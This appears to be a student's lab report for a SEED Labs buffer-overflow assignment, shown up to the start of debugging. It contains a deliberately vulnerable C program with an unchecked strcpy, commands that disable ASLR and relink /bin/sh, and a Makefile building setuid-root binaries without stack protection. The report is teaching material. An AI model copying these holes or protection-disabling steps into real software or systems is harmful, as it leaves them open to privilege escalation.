
Introduction to Offensive Computer Security

MANIKANTA MAMIDI – MM23BM

Project 2- Buffer Flow Attack

Installation and Setup:

I have followed approach 1 which is using a pre-built SEED VM.
This VM has pre-built SEED ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB) downloaded from https://drive.google.com/file/d/138fqx0F8bThLm9ka8cnuxmrD6irtz_4m/view and followed the seed-labs manual for further installation SEED VM on VirtualBox.
VM Manual: https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md




Task 1: Getting Familiar with Shellcode:


First, we need to make the Lab Setup
Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder

Turnoff Counter Measures: Disable Address Space Randomization
sudo sysctl -w kernel.randomize_va_space=0
Configuring our shell link to zsh


sudo ln -sf /bin/zsh /bin/sh




Overlook of Stack.C program





```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
```






Run the a32.out and a64.out files after make setuid command



Task 2: Understanding the Vulnerable Program:


Below is the Makefile and values L1=164, L2=172, L3=180, L4=10 is set to run the programs.



Task 3: Level1 Buffer overflow:


First, we need to make the Lab Setup

Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder



Turnoff Counter Measures before we start the attack,

- ➔ Disable the Address Space Randomization as per experiment setup
  sudo sysctl -w kernel.randomize_va_space=0
- ➔ Relinking our shell to ZSH from Dash
  sudo ln -sf /bin/zsh /bin/sh



➔ Changes in Makefile as given in instructions
L1: 164, L2: 172, L3: 180, L4: 10

Makefile
~/Downloads/Project2/Labsetup/code

```
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 164
L2 = 172
L3 = 180
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@
```

Makefile Tab Width: 8 Ln 7, Col 9 INS


make

seed@VM: ~/.../code

```
gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/16/23]seed@VM:~/.../code$ ll
total 168
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   891 Dec 22  2020 exploit.py
-rw-rw-r-- 1 seed seed   965 Oct 16 18:12 Makefile
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L1
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L2
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:14 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$
```


➔ In this attack we work on Level1 (stack-L1)
➔ Before debugging, create an empty badfile
Touch badfile

gdb stack-L1-dbg



